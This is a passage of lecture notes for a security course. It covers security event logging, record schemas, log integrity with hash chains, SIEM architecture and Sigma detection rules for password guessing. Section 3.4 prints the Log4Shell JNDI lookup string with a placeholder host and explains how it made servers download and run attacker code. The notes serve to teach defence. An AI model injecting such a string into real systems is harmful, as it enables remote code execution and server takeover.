Professional development for information security specialists

LECTURE NOTES

course:
“Methods and Principles of Designing Modern Secure Systems. Using Artificial Intelligence Methods for Data Analysis in Information Security Systems”

LECTURE 3. SECURITY EVENT LOGGING AND DETECTION

Event requirements, evidential value, alert quality

(2 academic hours)

2026

Contents

1 Introduction 4

2 The security log 5

2.1 Basic terms 5

2.2 Why we keep a security log 6

2.3 From the threat model to an event catalog 6

3 Requirements for security events 9

3.1 Which events to record 9

3.2 Structure of an event record 9

3.3 What must not be in a log 10

3.4 Common logging mistakes 11

3.5 Public guides 12

4 The log as evidence 13

4.1 Five properties of an evidential log 13

4.2 Hash chain 14

4.3 Retention time 15

5 Architecture of a log collection system 17

5.1 Layers 17

5.2 Open-source SIEM systems 18

5.3 The alert processing pyramid 19

6 Writing detection rules 20

6.1 Life cycle of a rule 20

6.2 Window and grouping key 21

6.3 The Sigma rule format 22

6.4 Mapping rules to MITRE ATT&CK 24

7 Quality of detection 25

7.1 Precision and Recall 25

7.2 Reducing false alarms 25
7.3 Detection rules as code 26
8 Artificial intelligence in detection 27
8.1 Where artificial intelligence is used 27
8.2 A typical scheme 28
8.3 Risks of using models 28
8.4 Quality of components with a model 29
9 Summary 30
References 31
10 Self-check questions 34

1 Introduction

Sl. 1, 2

This lecture is about recording security events and using them to find an attacker. We look at what a record must contain, when a log can be used as evidence, how a log collection system is built, how to write detection rules in the Sigma format, how to measure the quality of a rule, and how artificial intelligence is used in detection.

2 The security log

2.1 Basic terms

Sl. 3, 4, 5

A **security event** is something that happened in a system, a service or a network, and that was recorded in a form a computer can process. It may point to a violation of confidentiality, integrity or availability, to a failure of a protection tool, or to another situation that matters for security.

Two points are important here. First, the event must be **recorded**. If there is no record, the action cannot be found or investigated. Second, an event shows only a **possible** violation. A successful login is normal by itself. But after many failed attempts it can be the last step of password guessing. So we also record normal actions that matter for security. We decide how important an event is later, during analysis, not at the moment of recording.

Writing an event down is called **event recording**. The data we write is the **recorded information**. Records are stored in a **security log**. A component that creates records is an **event source**. It can be an application, a protection tool, an operating system or a network device. **Logging** is the set of design decisions about the log: which events to record, in which format, where to send them, how fast, how long to keep them, and how to protect them.

Detection rules work with the records. A **detection rule** is a formal condition on one event or on a group of events. When the condition is true, the rule creates an **alert**. An alert says that an attacker may be active. An analyst checks the alert and decides if there is an incident. An **information security incident** is one or more unwanted security events that are likely to harm the work of the organization. Figure 1 shows how these terms are connected.




Figure 1 — From a security event to an incident

Sl. 6

A security log is not the same as an **operational log**. The operational log is used to find faults and to watch performance. Table 1 shows the differences. Because of them, security records go to a separate store with its own access rights and retention time.

Table 1 — Operational log and security log

Feature	Operational log	Security log
Purpose	Faults, performance	Detection, investigation, evidence
Retention	Days, weeks	Months, years
Access	Many engineers	Few people, separation of duties
Integrity	Useful	Required, changes must be visible

2.2 Why we keep a security log

Sl. 7

A security log has four tasks, and each task has its own requirements (table 2). The main idea of the lecture follows from this table. The requirements for a log are known in advance. So logging is a design decision. We make it together with the system architecture, using the threat model.

Table 2 — Tasks of a security log and its requirements

Task	Requirements for the log
Find an attack	All key events are recorded, records arrive fast
Investigate an incident	Context, links between records of different components, enough retention time
Prove an action	Records cannot be changed, correct time, a clear link to a person
Train analysis models	Complete and uniform data: a model cannot see an event that is not recorded

Sl. 8

The SUNBURST campaign in 2020 shows how important one event can be. The company FireEye found the attack in its own network because of a multi-factor authentication event: a second device was added to an employee account. The event had very low severity. But an analyst called the employee, and the employee said they had not added any device [1]. So operations with authentication factors are a required category of events. An event with low severity can be the only trace of an attack that uses normal tools.

2.3 From the threat model to an event catalog

Sl. 9

We decide which events to record when we design the system. We start from the threat model, which lists what an attacker can do in this system. For each threat we ask: what trace will this attack leave in the log? The answers form an **event catalog**.

It lists all types of security events that the system records. For each type it says which component creates the record, what data is in it, which threats it helps to find, which rules use it, and how long it is kept.

The rule is simple: an event goes into the catalog if it helps to find or investigate a threat. If no event fits a threat, this attack will not be seen. We write such a **blind spot** down, so that the team accepts it on purpose and not by mistake.

A fact is not the same as a conclusion. A system can record only what really happened: a user typed a wrong password, an administrator gave a role, a server denied access to a page. “Password guessing” or “privilege escalation” are conclusions drawn from many facts. A detection rule draws them (see section 5), not the component that writes the record. Table 3 shows, for a typical web application, what the attacker does, what facts the system can record, and which event types are in the catalog.

Table 3 — Threats and matching events in the catalog

Threat	What the attacker does	What the system records	Event type
Password guessing	Tries many passwords for someone else’s account	Every login attempt and its result; account lockout after many failures	`auth.login`, `auth.lockout`
SQL injection	Types a part of a database command into the search field	The web application firewall blocks the request and names the attack	`waf.request.block`
Access to others’ data	Puts someone else’s order number in the page address	Access denied to an object that belongs to another user	`authz.access` (failure)
Session hijacking	Uses a stolen session ID of another user	An invalid session is rejected	`auth.session.validate` (failure)
Privilege escalation	Tries to get administrator rights	Role assignments; access denied to admin functions	`iam.role.assign`, `authz.access` (failure)
Second factor off	Turns off the one-time code to log in with a password only	The second factor is turned off or added	`auth.mfa.disable`, `auth.mfa.enroll`

An event type name has parts separated by dots: first the area, then the object and the action. For example, `auth.login` means “authentication, login”, and `iam.role.assign` means “account management, role, assign”. The prefix `auth` is authentication (who is logging in), `authz` is authorization (the right to do an action), `iam` is management of accounts and roles, and `waf` is the web application firewall.

The result of the action (success or failure) is not in the name. It has its own field (see subsection 2.2).

3 Requirements for security events

3.1 Which events to record

Sl. 10, 11

The threat model decides which events we record. For application systems the list usually includes the categories in table 4. We record both successful and failed actions. Without records of successful logins we cannot see that password guessing worked, and we cannot investigate a stolen account.

Table 4 — Categories of security events

Category	Example events
Authentication	Login, logout, lockout, password change, second factor added or removed
Authorization and privileges	Access denied, roles given or removed, new accounts
Protected data	View, export, delete
Administration	Configuration change, access to the secret store
Security errors	Input check failed, signature or access token check failed
Network and API	Too many requests, block by the firewall
Logging system	Collection agent stopped, log level changed, records deleted

The last category needs special attention. An attacker often weakens logging to hide their traces (MITRE ATT&CK techniques T1562 and T1070 [2]). So the logging system itself must be a source of security events.

3.2 Structure of an event record

Sl. 12

Suppose each part of a system writes events in its own way. One writes “user anna failed login”, another writes “login error, user 1042, 11:23”. A person can hardly compare such records, and a rule cannot. So all components write events in the same way, using one **record schema**. It is an agreed list of fields. Records are stored as JSON, one record per line.

Here is a simple event. The user anna tried to log in to a web application on 15 July at 11:23 Moscow time, from her computer, and typed a wrong password. In the log it looks like this:

```
{
  "timestamp": "2026-07-15T08:23:45+00:00",
  "event_type": "auth.login",
  "outcome": "failure",
  "actor": {"type": "user", "id": "anna"},
  "source_ip": "203.0.113.42",
  "service": "auth-service",
  "context": {"reason": "bad_password"}
}
```

Each field answers one question that an analyst will ask. Table 5 connects the questions and the fields.

Table 5 — Schema of a security event record

Question	Field	Value in the example
When?	`timestamp`	15 July, 08:23:45 UTC (11:23 Moscow time)
What happened?	`event_type`	`auth.login`: a login attempt
How did it end?	`outcome`	`failure` (success is `success`)
Who acted?	`actor`	user `anna`
From where?	`source_ip`	address of the computer that sent the request
Who wrote it?	`service`	authentication service
Details?	`context`	reason for the failure: wrong password

This is the minimal set of fields. Real systems add more, for example a unique record number, a session number and a request number to link records from different parts of the system. We do not need them to understand the idea.

Two rules of the schema are not obvious at first. Table 6 explains them.

Table 6 — Why the schema is built this way

Rule	Why
The result is a separate field `outcome`	One rule can then find all login attempts, successful and failed. With two event types, “login ok” and “login failed”, we would write every rule twice
Time is written in UTC	Servers can be in different time zones. If each one writes local time, the order of events gets mixed up. 11:23 Moscow time and 08:23 UTC are the same moment

3.3 What must not be in a log

Sl. 13

Many people read logs: administrators, analysts, developers. Copies of logs go to other stores and backups. A log is usually protected worse than the main database, so data in it leaks easily (this defect class is CWE-532 [3]). If a password or a token

is in the log, anyone who gets the log can log in as that user. Table 7 shows what to do with such data.

Table 7 — How to handle sensitive data in a log

No.	Data	Wrong	Right
1	**Password**, even a wrong one	`"password": "qwerty123"`	Do not record it. The fact of a failed login and its reason are enough: `"reason": "bad_password"`
2	**Token**: an electronic pass that the system gives after login	`"token": "eyJhbGciOi…"`	Record only a short fingerprint, the first symbols of a hash: `"token_hash": "3f9a1c"`. It shows that actions use the same token, but the token cannot be restored
3	**Bank card number**	`"card": "4276 1600 1234 5678"`	Masking: show only the last digits, `"card": "****5678"`
4	**E-mail, phone**	`"email": "anna@mail.example"`	Record the internal user ID, `"anna"`. If you need the address, use a pseudonym made with a secret key (HMAC): records of one person can be matched, but only the key owner can find the address
5	**One-time code** of the second factor	`"otp": "482913"`	Do not record it. The result of the check is enough: `"outcome": "failure"`

3.4 Common logging mistakes

Sl. 14

Table 8 lists the most common mistakes in logging and what they cause.

Table 8 — Common logging mistakes

Mistake	Result
Free text records parsed with regular expressions	Rules break when the message text changes
Different formats and field names	Hard to analyze records of different components together
Records of different parts are not linked	The order of actions cannot be restored
Only failures are recorded	A successful attack cannot be seen
The log store can be changed	An attacker with application rights deletes the traces
Debug level in production	Data leaks from debug fields, the log grows too large
User input written without processing (CWE-117)	Fake records, broken parsing

The last mistake is more dangerous than it seems. The Log4Shell vulnerability (CVE-2021-44228) shows it well [4]. Log4j is a popular logging library for Java. Millions of applications used it. In December 2021 people found that the library

does not only write the string it gets. It first processes the string. If the string had a special part like `${jndi:ldap://address/a}`, the library connected to that network address, downloaded program code and ran it.

The attacker only had to make this string appear in the log. It was enough to type it instead of the user name on a login page, or to put it in a request header that the application logs. The application wrote the failed login of the “user `${jndi:…}`”. By doing so, it downloaded and ran the attacker’s code, and the attacker took control of the server (figure 2). The vulnerability got the highest CVSS score, 10 out of 10. It needed no account and no action by users.




Figure 2 — How a log record led to server takeover (Log4Shell)

Two lessons follow. First, data that goes into a log is untrusted input. Do not pass it to the logging library in a way that lets the library read it as a command. Second, the logging system is part of the attack surface like any other component. Update its libraries in time.

3.5 Public guides

Sl. 15

Several open documents describe the logging requirements for applications (table 9).

Table 9 — Public documents about logging

Document	Content
OWASP ASVS 5.0, chapter V16 [5]	Requirements that can be checked: which events to record, how to protect logs, error handling
OWASP Top 10:2025, category A09 [3]	Logging and alerting defects: CWE-778 (not enough logging), CWE-117, CWE-532
OWASP Logging Cheat Sheet [6]	Practical advice on what to record and how to protect it
NIST SP 800-92 [7]	How to manage logs in a large organization

4 The log as evidence

Sl. 16

A log is useful only if we can trust it. When we investigate an incident, records are evidence: what happened, who did it and when. How well a log can serve as such proof is called its **evidential value**.

Sl. 17

The STRIDE threat model helps to explain the role of the log. It is a popular classification of threats made at Microsoft. Its name comes from the first letters of six threat categories (table 10).

Table 10 — Threat categories of the STRIDE model

Letter	Threat category	Example
S	Spoofing	Login with a stolen password
T	Tampering	Change of a record in a database or log
R	Repudiation	An employee says they did not delete the data
I	Information disclosure	Leak of the customer database
D	Denial of service	The site is overloaded with requests
E	Elevation of privilege	A user gets administrator rights

A log with evidential value is the main protection against repudiation (letter R): if the action is reliably recorded, it makes no sense to deny it. Such a log also helps to investigate all other categories of threats.

4.1 Five properties of an evidential log

Sl. 18

Evidential value has five properties. Each one answers a question that always comes up when we investigate an incident. Table 11 gives, for each property, an example of what goes wrong without it and a way to provide it.

Table 11 — Properties that give a log its evidential value

Property	Question	Example: what can go wrong	How to provide it
Completeness	Is everything recorded that should be?	After an update the authentication service stopped sending records. The log was silent for a week and nobody saw the password guessing	Event catalog, logging tests, control of records from every source
Integrity	Were records changed or deleted?	An administrator gave themselves extra rights and then deleted the record from the log	Send records away from the host at once, a store that cannot be changed, hash chain (subsection 3.2)
Trusted time	Can we trust the time stamps?	The clock of one server is 7 minutes late. The log shows that data was exported before the attacker logged in	Clock sync with NTP, UTC time, a second stamp: when the store received the record
Attribution	Who exactly did the action?	Three administrators use one shared account admin. We cannot tell who deleted the data	Personal accounts; each record says who acted and from where
Availability of old records	Are there records for the needed period?	An intrusion is found after three months, but logs are kept for 30 days: there is nothing to investigate	Retention policy (subsection 3.3), log backups

The first example needs special attention. It is easy to take a missing record for a missing attack. So when a source stops sending records, this is a security event too. For this, the source sends heartbeat records from time to time, or we count the expected number of records per time interval. If there are none, an alert is created.

4.2 Hash chain

Sl. 19

The best way to make changes in a log visible is to link the records together. We use a hash value for this. A **hash value** is a short “fingerprint” of data. A special function, for example SHA-256, makes it from the data. The fingerprint changes if the data changes, even by one letter. And we cannot restore the data from the fingerprint.

In a **hash chain**, each record stores the hash of the previous record. Its own hash is computed from its event and this link. So the records are joined like the links of a chain: each link “remembers” the fingerprint of the previous one. The top part of figure 3 shows a chain of four records. The hashes are shortened to four symbols.




Figure 3 — Hash chain: original, and after record 2 was changed

Suppose an attacker changes record 2 and writes u-6666 instead of u-2001. The hash of this record changes at once and becomes `e81b`. But record 3 still keeps the link `5d20`. When we check the chain, we compute the hashes one by one from the first record. The mismatch appears between records 2 and 3 (the bottom row of figure 3). We also see if a record is deleted from the middle: the link of the next record no longer matches the hash of the previous one.

But a chain does not solve everything (table 12). If the attacker cuts off the last records, the rest of the chain is still correct. If the attacker controls the whole store, they can change a record and compute all the next hashes again. One method stops both attacks: from time to time we save the last hash of the chain outside the store, in a system the attacker cannot reach.

Table 12 — What a hash chain can and cannot show

Attacker action	Visible in the chain?	What to do
Change a record in the middle	Yes	—
Delete a record in the middle	Yes	—
Cut off the last records	No	Save the last hash outside the store from time to time
Recompute the whole chain (store owner)	No	Save the hash with an independent time stamp service, or sign records with a key that the store administrator cannot use

4.3 Retention time

Sl. 20

The minimum retention time depends on how long an attack can stay unseen. If logs are kept for thirty days and an intrusion is found after three months, there is nothing to investigate. The SUNBURST campaign lasted more than a year from the first actions of the attackers to the detection. Table 13 gives common guide values.

Table 13 — Guide values for retention time

Records	Time	Reason
Operational logs	30–90 days	Fault diagnosis
Security events, fast search	6–12 months	Investigations, search in past data
Security event archive	1–3 years	Long investigations, legal rules
Very frequent telemetry	Days; summaries longer	Storage cost

5 Architecture of a log collection system

5.1 Layers

Sl. 21, 22

In a large system, logs of tens or hundreds of sources are collected, brought to one schema, delivered safely, stored and analyzed. A typical system has six layers (figure 4).




Figure 4 — Architecture of a log collection and analysis system

Table 14 shows what each layer does and which security requirements it has.

Table 14 — Layers of a log collection and analysis system

Layer	Purpose	Security requirements
Collection	Read records at the source, parse, normalize, keep a local buffer	Send from the host at once; a buffer for network failures; a protected channel
Delivery	Separate sources from consumers, smooth peaks, allow reprocessing	Authentication of producers and consumers; control of losses and delays
Storage	Indexing and search; hot, warm and cold tiers by age	Access control; no changes allowed; retention time per category
Detection	Run rules and models on the stream or on a schedule	Rule versions; control that rules work and do not fail
Use	Triage, investigation, reports, response	Log the actions of analysts too

Sl. 23

Two decisions need more explanation. First, **normalization** is done as close to the source as possible. Then detection rules use one schema and do not depend on the format of each source. Besides our own schema (subsection 2.2), there are open schemas: Elastic Common Schema, joined with the OpenTelemetry conventions [8],

and the Open Cybersecurity Schema Framework (OCSF) [9]. Second, a **message broker** separates collection from analysis. If the store is overloaded or down, records wait in the broker and are not lost. Later we can process them again with new rules.

Rules can run in two ways. In **stream** mode, the rule checks each record when it arrives, so the delay is very small. In **scheduled** mode, the rule runs from time to time as a query to the store. The delay is at least the period between runs, but the rule can use the whole history.

5.2 Open-source SIEM systems

Sl. 24

The storage, detection and use layers are built with a **security information and event management** system (SIEM). Table 15 compares the most popular open-source solutions. Check the license too. SSPL and Elastic License 2.0 are not open source by the Open Source Initiative definition, and they limit offering the system as a service.

Table 15 — Open-source SIEM systems compared

Solution	License	Detection rules	Notes
Wazuh [10]	GPLv2 (server), Apache 2.0 (indexer)	XML rules and decoders, more than 3000 ready rules; Sigma through conversion	Agents on hosts: file integrity, configuration checks, vulnerability search; store based on OpenSearch
OpenSearch Security Analytics [11]	Apache 2.0	Built-in Sigma support; correlation of findings from different log types	A module of OpenSearch; anomaly detection is a separate module
Elastic Security [12]	AGPLv3, SSPL or ELv2 (free part)	Ready rules in KQL, EQL, ES|QL; Sigma through pySigma	Strong investigation tools; machine learning anomaly detection needs a paid plan
Grafana Loki [13]	AGPLv3	Alert rules in LogQL; Sigma through pySigma	Indexes labels, not the text: cheap storage, slow full text search; not a full SIEM
Security Onion [14]	ELv2	Sigma, YARA and Suricata rules in one module	Ready platform: Suricata and Zeek network sensors, file analysis, Elasticsearch store

Choose a solution by these criteria: license and allowed use, support for portable Sigma rules, agents for your sources, cost of storing the needed volume for the needed time, and the skills of the team.

5.3 The alert processing pyramid

Sl. 25

Many more records arrive than analysts can read. So processing is built as a funnel with several levels. Each level makes the flow smaller and passes on only what needs a more skilled decision (figure 5). The levels with people are called **lines**.




Figure 5 — The alert processing pyramid (numbers are only a rough guide and depend on the size of the organization)

Table 16 shows what each level does.

Table 16 — Levels of alert processing

Level	What it does	Result
Rules and models	Apply detection rules and analysis models to the stream of records	Hits
Automatic processing	Merge repeated hits, add data about the user and the host, set priority, close known situations	Alerts in the queue
1st line	Check an alert by instruction, remove false alarms, classify	Closed alert or hand-over to the 2nd line
2nd line	Investigate: collect related events, find the scale and the affected assets	A confirmed incident and response actions
3rd line	Hard investigations, active threat hunting, writing and tuning rules	New and better rules

The pyramid has a feedback loop. The results of the work on all lines go back to rule tuning. Each false alarm that the first line removes is a reason to improve the rule. If not, the queue grows and analysts lose focus. The quality of rules (section 6) directly sets the workload of the lines.

6 Writing detection rules

6.1 Life cycle of a rule

Sl. 26, 27

Detection engineering is the work of writing, testing, deploying and maintaining detection rules. A rule is an engineering product, and it goes through the life cycle in figure 6.




Figure 6 — Life cycle of a detection rule

At the test step we run the rule on stored data. We check whether it finds known attacks and how many hits it gives on normal activity. At the tuning step we improve thresholds and exceptions, and we check what each change does. Deployment starts in watch mode: alerts do not go to analysts. Only then the rule goes to normal mode. We review rules from time to time, because the system, its users and the attackers all change.

Sl. 28

The first step is the most important. A **detection hypothesis** is an idea about what trace an attacker’s action leaves in the log, and how this trace differs from the trace of normal activity. It is easy to write a hypothesis with the template in table 17. The example is password guessing. The last item of the template names the future false alarms in advance.

Table 17 — Template of a detection hypothesis

Item	Template	Example: password guessing
Action	If an attacker does action X	guesses the password of an account (T1110.001)
Source	then in the log of source S	the authentication service
Trace	a trace Z appears	many `auth.login` records with the result “failure”
Difference	which differs by a feature P	for one account in a short time
Normal causes	and also appears normally when W	a user forgot the password; an application retries with an old password

Sl. 29

There are four kinds of rules, by how hard the condition is (table 18). **Event correlation** is analysis of several events together. The events have common features, such as the same user, address or request ID, and they are close in time. From the

first kind to the last, rules can say more, but they need more computing power and better data.

Table 18 — Kinds of detection rules

Kind of rule	Example	State to keep
Single event	Second factor turned off	None
Aggregation in a window	5 or more failed logins to an account in 10 minutes	Counters per key inside the window
Sequence	Many failed logins, then a successful login to the same account	Steps done for each key
Correlation of sources	Password guessing, login, data export through another service	State for several streams

6.2 Window and grouping key

Sl. 30

A rule with aggregation has three parameters. The **aggregation window** is the time interval in which we count events. The **grouping key** is the record field whose values split events into separate groups. The **threshold** is the count at which the rule creates an alert.

There are three kinds of window. A **fixed window** cuts time into separate intervals. It can cut a series in two when the series falls on the border. A **sliding window** looks, for each new event, at an interval of fixed length that ends at this event. It does not cut a series. A **session window** goes on while the gap between two events is smaller than a set value. Figure 7 shows the difference.




Figure 7 — Five failed logins and a threshold of five events: fixed ten-minute windows cut the series, sliding and session windows find it

Sl. 31

The grouping key decides which attack the rule can find (table 19). So one threat often needs several rules with different keys.

Table 19 — How the grouping key changes what we find

Key and count	Finds	Does not find
Account; number of failures	Guessing for one account, even from many addresses	Password spraying (T1110.003): one or two tries per account
Source address; number of failures	Guessing and spraying from one address	Guessing from many addresses; false alarms for shared (NAT) addresses
Source address; number of different accounts	Password spraying from one address	Guessing for one account

Think about the protection that already exists. If an account is locked after a few failed logins, the lock stops guessing for one account. An attacker who knows the policy stays below the threshold. The lock does not stop password spraying at all, and this is why we need a detection rule for it.

6.3 The Sigma rule format

Sl. 32

Rules are usually written in the language of one system. This makes it hard to share rules or to change the system. The open Sigma format [15] lets you write a rule once in YAML, using the source and the record fields. Then the tools pySigma and sigma-cli convert it to the language of the target system. The field `logsource` says which kind of source is used. Conversion pipelines map the rule fields to the fields of the target schema. This is a rule for a single event:

```yaml
title: Second factor turned off
id: 3f0c6a52-8d7e-4b8f-9a61-2c5d0e7b1a94
name: mfa_disabled
status: experimental
logsource:
    product: webapp
    service: auth
detection:
    selection:
        event_type: auth.mfa.disable
        outcome: success
    filter_helpdesk:
        context.ticket_id|exists: true   # turned off by a ticket
    condition: selection and not filter_helpdesk
falsepositives:
    - Lost device handled without a ticket
level: high
tags:
    - attack.credential-access
    - attack.t1556.006
```

Table 20 explains the main fields.

Table 20 — Main fields of a Sigma rule

Field	Purpose
`title`, `id`, `name`	Title, unique ID, and a name that other rules can use
`logsource`	Kind of log source
`detection`	Named sets of conditions: inside a set the meaning is “AND”; a list of values for one field means “OR”; modifiers such as `|contains`, `|startswith`, `|exists` change the comparison
`condition`	A logic expression over the sets; a set `filter_…` with `and not` documents known normal situations
`falsepositives`	Situations that may cause false alarms
`level`, `tags`	Importance of the alert; link to MITRE ATT&CK tactics and techniques

Sl. 33

Counting over time is written in separate **correlation rules** [16]. They refer to base rules by `name` or `id`. The types are: `event_count` counts events, `value_count` counts different values of a field, `temporal` needs all events in the window in any order, and `temporal_ordered` needs them in a set order. YAML documents in one file are separated by a line `---`. This is the rule “successful login after many failed logins”:

```yaml
title: Successful login after many failed logins
id: 9b2d7c1e-5a3f-4e8b-b6d0-1f2a3c4d5e6f
correlation:
    type: temporal_ordered
    rules: [failed_login_burst, successful_login]
    group-by: [actor.id]
    timespan: 15m
level: high
tags: [attack.initial-access, attack.t1078, attack.t1110.001]
---
title: Many failed logins to one account
id: 2c4e6a8b-1d3f-4a5b-8c7d-9e0f1a2b3c4d
name: failed_login_burst
correlation:
    type: event_count
    rules: [failed_login]
    group-by: [actor.id]
    timespan: 10m
    condition: {gte: 5}
---
